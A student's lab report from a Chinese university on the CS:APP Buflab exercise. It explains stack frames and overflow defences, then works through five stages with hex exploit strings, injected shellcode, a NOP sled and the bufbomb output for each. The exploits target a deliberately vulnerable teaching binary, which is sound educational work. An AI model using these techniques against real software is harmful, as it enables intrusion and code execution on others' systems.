哈爾濱工業大學

实验报告

实 验（四）

题　　目 Buflab

缓冲器漏洞攻击

专　　业 计算机类

学　　号 1170300817

班　　级 1703008

学　　生 林之浩

指 导 教 师 郑贵滨

实 验 地 点 G712

实 验 日 期 2018.10.29

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位；

1.2.3 开发工具

Visual Studio 2010 64 位以上；CodeBlocks；vi/vim/gpedit+gcc

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

	大地址
	全部参数入栈
	返回地址
ebp →	保存的 **ebp** 值
esp →	被保存的寄存器 局部变量变量等
	小地址

2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

	大地址
	第七个以后的参数入栈
	返回地址
rbp →	保存的 **rbp** 值
rsp →	被保存的寄存器 局部变量变量等
	小地址

2.3 请简述缓冲区溢出的原理及危害（5 分）

缓冲区溢出，就是指数据使用到了被分配内存空间之外的内存空间使得溢出的数据覆盖了其他内存空间的数据。缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动，或者执行攻击者的指令，比如非法提升权限。

而缓冲区溢出中，最为危险的是堆栈溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到 shell，然后为所欲为。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。或是在缓冲区中加入恶意代码，是程序跳转到该位置执行恶意代码。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

栈随机化：使栈的位置在程序每次运行时都有变化，因此，即使许多机器都运行相同的代码，他们的栈地址都是不同的；

栈破坏检测：在栈桢中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称为哨兵值，是在程序每次运行时随机产生的，因此，攻击者没有简单的办法能够知道他是什么。在恢复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被函数的某个操作或是该函数调用的某个函数的某个操作改变了，如果是，则程序异常中止。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程：构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到 smoke 函数处执行。


先记下 smoke 的地址值 0x08048bbb

```
08048bbb <smoke>:
```

然后看到 getbuf

```
08049378 <getbuf>:
 8049378:   55                      push   %ebp
 8049379:   89 e5                   mov    %esp,%ebp
 804937b:   83 ec 28                sub    $0x28,%esp
 804937e:   83 ec 0c                sub    $0xc,%esp
 8049381:   8d 45 d8                lea    -0x28(%ebp),%eax
 8049384:   50                      push   %eax
 8049385:   e8 9e fa ff ff          call   8048e28 <Gets>
 804938a:   83 c4 10                add    $0x10,%esp
 804938d:   b8 01 00 00 00          mov    $0x1,%eax
 8049392:   c9                      leave
 8049393:   c3                      ret
```

可以看到 gets 函数从-0x28(%ebp)地址处开始覆盖，要想够到返回地址，需要 40+4+4 长度的输入，且最后四个字节是 smoke 的地址。于是得到答案。



00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 bb 8b 04 08

```
linleo@ubuntu:~/Desktop/sharefile/buflab-handout32$ ./bufbomb -u1170300817<smoke
_1170300817_raw.txt
Userid: 1170300817
Cookie: 0x75eb4e62
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3.2 Fizz 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 62 4e eb 75

分析过程：

首先得到 cookie

```
linleo@ubuntu:~/Desktop/sharefile/buflab-handout$ ./makecookie 1170300817
0x75eb4e62
```

为了达成实验目的，我们首先要将返回地址修改为 fizz 函数的首地址 0x08048be8，也就是把第一题的答案的最后四个字节改掉，然后来到 fizz 部分

```
08048be8 <fizz>:
 8048be8:   55                      push   %ebp
 8048be9:   89 e5                   mov    %esp,%ebp
 8048beb:   83 ec 08                sub    $0x8,%esp
 8048bee:   8b 55 08                mov    0x8(%ebp),%edx
 8048bf1:   a1 58 e1 04 08          mov    0x804e158,%eax
 8048bf6:   39 c2                   cmp    %eax,%edx
 8048bf8:   75 22                   jne    8048c1c <fizz+0x34>
 8048bfa:   83 ec 08                sub    $0x8,%esp
 8048bfd:   ff 75 08                pushl  0x8(%ebp)
 8048c00:   68 db a4 04 08          push   $0x804a4db
```

这里进行了一个比较，其中 0x804e158 用 gdb 查看

```
(gdb) x/2x 0x804e158
0x804e158 <cookie>:     0x75eb4e62      0x00000000
```

发现这就是我们的 cookie，原来程序根据学号生成 cookie 后存放在 0x804e158，所以这里是在检测我们是不是成功达成实验目的。所以我们的目标就是改变

edx 的值，而 edx 的值是来自 0x8(%ebp)，过程中 ebp 的值没有改变，始终指向被我们修改的返回地址处，所以我们在输入的末尾再加上 4 个字节的 0（对应 0x4(%ebp)）和 4 个字节的 cookie（对应 0x8(%ebp)）即可

```
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 e8 8b 04 08
00 00 00 00 62 4e eb 75
```

```
linleo@ubuntu:~/Desktop/sharefile/buflab-handout32$ ./bufbomb -u1170300817<fizz_raw.txt
Userid: 1170300817
Cookie: 0x75eb4e62
Type string:Fizz!: You called fizz(0x75eb4e62)
VALID
NICE JOB!
linleo@ubuntu:~/Desktop/sharefile/buflab-handout32$
```

3. 3 Bang 的攻击与分析

文本如下：b8 62 4e eb 75 a3 60 e1 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 37 68 55 39 8c 04 08


分析过程：

来到 bang 部分发现，bang 函数还是进行了比较操作，其中 eax 还是等于我们的 cookie 值，所以我们的目标是把 edx 的值改成我们的 cookie 值，发现 edx 的值是来自于地址 0x804e160，所以我们要注入恶意代码修改这一地址的值。

```
08048c39 <bang>:
 8048c39:	55                   	push   %ebp
 8048c3a:	89 e5                	mov    %esp,%ebp
 8048c3c:	83 ec 08             	sub    $0x8,%esp
 8048c3f:	a1 60 e1 04 08       	mov    0x804e160,%eax
 8048c44:	89 c2                	mov    %eax,%edx
 8048c46:	a1 58 e1 04 08       	mov    0x804e158,%eax
 8048c4b:	39 c2                	cmp    %eax,%edx
 8048c4d:	75 25                	jne    8048c74 <bang+0x3b>
 8048c4f:	a1 60 e1 04 08       	mov    0x804e160,%eax
 8048c54:	83 ec 08             	sub    $0x8,%esp
 8048c57:	50                   	push   %eax
 8048c58:	68 1c a5 04 08       	push   $0x804a51c
```

根据 PPT 的提示，我们要将返回地址先指向我们的恶意代码，这里就需要知道 buf 部分的起始位置，也就是-0x28(%ebp)，为此我们用 edb 调试，将断点

设置在 getbuf 处，经过 lea -0x28(%ebp),%eax 语句后读取 eax 的值为 0x55683778，用此地址覆盖原返回地址，



然后我们需要构建我们的恶意代码，使用 notepad++编辑我们需要的语句

```
main:
.LFB41:
    .cfi_startproc
    movl    $0x75eb4e62, %eax
    movl    %eax,0x804e160
    ret
    .cfi_endproc
```

反汇编得到机器码

```
00000000 <main>:
   0:   b8 62 4e eb 75          mov    $0x75eb4e62,%eax
   5:   a3 60 e1 04 08          mov    %eax,0x804e160
   a:   c3                      ret
```

在这里 return 后需要我们调用 bang 所以我们找到 bang 的地址

```
08048c39 <bang>:
```

将其插入在我们的输入的最后这样第二次返回的时候就往 bang 返回了（因为第一次 ret 之后 esp+4，所以第二次 ret 就会返回到我们输入的第一个返回地址的后面），所以最终答案就是。

```
b8 62 4e eb 75 a3 60 e1 04 08 c3 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 78 37 68 55
39 8c 04 08
```

成功

```
linleo@ubuntu:~/Desktop/sharefile/buflab-handout32$ ./bufbomb -u1170300817<bang_
raw.txt
Userid: 1170300817
Cookie: 0x75eb4e62
Type string:Bang!: You set global_value to 0x75eb4e62
VALID
NICE JOB!
linleo@ubuntu:~/Desktop/sharefile/buflab-handout32$
```

3.4 Boom 的攻击与分析

文本如下：b8 62 4e eb 75 bd c0 37 68 55 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 37 68 55 a7 8c 04 08

分析过程：

第四部分要求无感攻击恢复栈帧结构。

于是我们在将返回地址指向我们注入的恶意代码后还要将返回地址的值修改回来，同时，我们在攻击过程中还覆盖了被 getbuf 函数压入栈中的 old ebp 的值，如果函数正常返回将执行以下两句

```
8049392:    c9                          leave
8049393:    c3                          ret
```

这两句的作用就是还原 old ebp 后跳转，所以我们要先知道函数调用时 old ebp 的值是多少。为此我们使用 gdb 查看 0x556837a0.（来源于 0x55683778+0x28=0x556837a0）

```
(gdb) x/8x 0x556837a0
0x556837a0 <_reserved+1038240>: 0x556837c0      0x08048ca7
```

所以 old ebp=0x556837c0；接着我们寻找返回 test 的地址

```
8048ca2:    e8 d1 06 00 00              call    8049378 <getbuf>
8048ca7:    89 45 f4                    mov     %eax,-0xc(%ebp)
```

可见 call 8049378 <getbuf>下一行的 0x08048ca7 就是正确的返回地址

然后我们编写我们的恶意代码


```
main:
.LFB41:
    .cfi_startproc
    mov $0x75eb4e62, %eax
    mov $0x556837c0, %ebp
    ret
    .cfi endproc
```

反汇编

```
00000000 <main>:
   0:   b8 62 4e eb 75          mov     $0x75eb4e62,%eax
   5:   bd c0 37 68 55          mov     $0x556837c0,%ebp
   a:   c3                      ret
```

然后和上一题一样将机器码写入开头部分，在 45-48 字节处写上 buf 的开始地址，使程序跳转到我们的恶意代码。然后在 49-52 字节处写上正确的返回地址，这样恶意代码的 ret 就能将程序跳回 test 的正确部分。

```
b8 62 4e eb 75 bd c0 37 68 55 c3 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 78 37 68 55
a7 8c 04 08
```



3.5 Nitro 的攻击与分析

文本如下：90 b8 62 4e eb 75 8d 6c 24 18 c3 94 36 68 55 21 8d 04 08 0a **重复五次**

分析过程：

首先我们沿用第四题的方法对其进行破解，

```
08049394 <getbufn>:
 8049394:   55                      push   %ebp
 8049395:   89 e5                   mov    %esp,%ebp
 8049397:   81 ec 08 02 00 00       sub    $0x208,%esp
 804939d:   83 ec 0c                sub    $0xc,%esp
 80493a0:   8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 80493a6:   50                      push   %eax
 80493a7:   e8 7c fa ff ff          call   8048e28 <Gets>
 80493ac:   83 c4 10                add    $0x10,%esp
 80493af:   b8 01 00 00 00          mov    $0x1,%eax
 80493b4:   c9                      leave
 80493b5:   c3                      ret
```

将用到 0x28 的地方全部改成 0x208，重新编写我们的输入代码如下

```
test.txt
~/Desktop/sharefile/buflab-handout32
b8 62 4e eb 75 bd c0 37 68 55 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 35 68 55 21 8d 04 08
```

然后用 gdb 调试

如我们所料，它成功实现了第一层循环，

```
Type string:KABOOM!: getbufn returned 0x75eb4e62
0x08048d60 in testn ()
0x08048d63 in testn ()
0x08048d66 in testn ()
0x08048d68 in testn ()
Keep going
```

程序输出了第一层正确的提示。但是到了第二层我们发现，整个栈的地址发生了移动，不能简单的定点还原 old ebp 的数值了，第一次我们执行程序时，old ebp 的原值还是 `(gdb) x/2x 0x556837a0` `0x556837a0 <_reserved+1038240>: 0x556837c0`，但是第二次进入循环已经变成了 `(gdb) x/2x 0x55683720` `0x55683720 <_reserved+1038112>: 0x55683740`，但是每次我们都要还原这个 ebp 的值。

因为帧栈结构是整体移动的，虽然 ebp 的值改变了，esp 和它的差值始终不变，所以我们考虑用 esp 来还原 ebp，第一次 getbufn 执行完 leave 之后，esp 的值 `esp 0x556837a8` 第二次是 `esp 0x55683728`，是各自的 old ebp-0x18，原因是：每次执行 testn 时都会执行：

```
08048d0e <testn>:
 8048d0e:    55                         push   %ebp
 8048d0f:    89 e5                      mov    %esp,%ebp
 8048d11:    83 ec 18                   sub    $0x18,%esp
```

所以把 esp+0x18 就能得到原 ebp。

重写恶意代码

```
00000000 <main>:
   0:    b8 62 4e eb 75          mov    $0x75eb4e62,%eax
   5:    8d 6c 24 18             lea    0x18(%esp),%ebp
   9:    c3                      ret
```

因为栈帧的内存地址每次都在变化，我们也不能一次就精确得返回到我们的恶意代码处，所以我们使用 nop 指令，nop 即空指令，每次执行时就啥也不干执行下一条，这样我们在我们的恶意代码前加上很多 nop 然后只要保证我们返回时指向我们插入的一大串 nop，程序就会经过这些 nop 指令来到我们的恶意代码处。Nop 对应的指令代码是 0x90.

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 b8 62 4e eb 75 8d 6c 24 18 c3 94 36 68 55 21 8d 04 08
```

于是我们将恶意代码写在输入的尾部，倒数四位是返回地址 0x08048d21，4-8 位是指向恶意代码的地址，这里只需要一个大概的值指向某一句 nop 就行。

```
linleo@ubuntu:~/Desktop/sharefile/buflab-handout32$ ./bufbomb -n -u 1170300817 <
test0_raw.txt
Userid: 1170300817
Cookie: 0x75eb4e62
Type string:KABOOM!: getbufn returned 0x75eb4e62
Keep going
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
Type string:Dud: getbufn returned 0x1
```

我们输入后发现第一次循环通过了但是后面依然报错。后来仔细想想，程序应该是会读入五次输入，于是我们在末尾补上/n 的 hex 值 0x0a，然后把输入复制五次。

```
linleo@ubuntu:~/Desktop/sharefile/buflab-handout32$ ./bufbomb -n -u 1170300817 <
test0_raw.txt
Userid: 1170300817
Cookie: 0x75eb4e62
Type string:KABOOM!: getbufn returned 0x75eb4e62
Keep going
Type string:KABOOM!: getbufn returned 0x75eb4e62
Keep going
Type string:KABOOM!: getbufn returned 0x75eb4e62
Keep going
Type string:KABOOM!: getbufn returned 0x75eb4e62
Keep going
Type string:KABOOM!: getbufn returned 0x75eb4e62
VALID
NICE JOB!
```

成功。

第 4 章 总结

4.1 请总结本次实验的收获

提高了对 gdb 等工具使用的熟练程度。进一步熟悉了函数调用过程中帧栈结构的变化。

4.2 请给出对本次实验内容的建议

前四个步骤 PPT 的提示有些多，使实验难度降低。

注：本章为酌情加分项。

参考文献

[1] Bryant,R.E.. 深入理解计算机系统[M] 机械工业出版社, 2016-11-15